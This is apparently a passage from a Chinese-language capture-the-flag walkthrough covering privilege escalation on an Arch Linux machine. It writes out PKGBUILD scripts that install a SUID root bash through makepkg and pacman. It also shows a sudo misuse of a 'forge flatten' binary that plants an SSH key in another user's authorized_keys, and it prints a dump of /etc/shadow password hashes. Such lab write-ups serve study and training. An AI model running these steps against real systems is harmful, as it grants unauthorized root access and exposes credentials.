
这样在构建的时候会把目标文件安装到 pkg 命名空间下

所以使用的时候需要调用环境变量 $pkgdir
cat << EOF > PKGBUILD
pkgname=pwned
pkgver=1.2
pkgrel=3
arch=(x86_64)
package() {
	cp /bin/bash \$pkgdir/shell
	chmod 4777 \$pkgdir/shell
}
EOF
makepkg -si --noconfirm

可以看到这个 Bash 已经具有 Suid 权限了
More
Dump Hash
root:$y$j9T$aS1WjBeHOMsj5JDGpOSTR0$eEn9e2kIqFfcRCf79xQw7iLDJbt/ioE793tqS3GnjsC:19878::::::
bin:!*:19878::::::
daemon:!*:19878::::::
mail:!*:19878::::::
ftp:!*:19878::::::
http:!*:19878::::::
nobody:!*:19878::::::
dbus:!*:19878::::::
systemd-coredump:!*:19878::::::
systemd-network:!*:19878::::::
systemd-oom:!*:19878::::::
systemd-journal-remote:!*:19878::::::
systemd-resolve:!*:19878::::::
systemd-timesync:!*:19878::::::
tss:!*:19878::::::
uuidd:!*:19878::::::
polkitd:!*:19878::::::
avahi:!*:19878::::::
git:!*:19878::::::
keira:$y$j9T$XXkQ9ogGKlThyrI.mItx80$eMiwlviC0FB/bu5tWtoc.DpedzwUnOwETzmlPf6ZuC8:19878:0:99999:7:::
paul:$y$j9T$milm8la5tGGIhUazNYV3k.$lsAle1Ny3lNaIzStej/8qsKj/1wSgaoi15f/u5Ky/h9:19878:0:99999:7:::
dhcpcd:!*:20020::::::
_laurel:!:20038::::::
提权脚本
来自 manesec 的提权脚本
- Paul
cd /tmp
ssh-keygen -t rsa -b 4096 -C "[email protected]" -f ./key
sudo -u paul /home/paul/.foundry/bin/forge flatten /tmp/key.pub -o /home/paul/.ssh/authorized_keys
ssh -i key [email protected]- root
cd ~
rm -rf mane
mkdir mane
cd mane

sudo pacman -R mane --noconfirm

cat << EOF > PKGBUILD
pkgname=mane
pkgver=1.0.2
pkgrel=1
pkgdesc="sleep is good"
arch=('any')
url="http://example.com"
license=('GPL')
depends=()
makedepends=()
source=()
sha256sums=()
package() {
    install -Dm4777 -o root -g root "/bin/bash" "\$pkgdir/manesec"
}
EOF

makepkg -s
sudo pacman -U mane-1.0.2-1-any.pkg.tar.zst --noconfirm

/manesec -p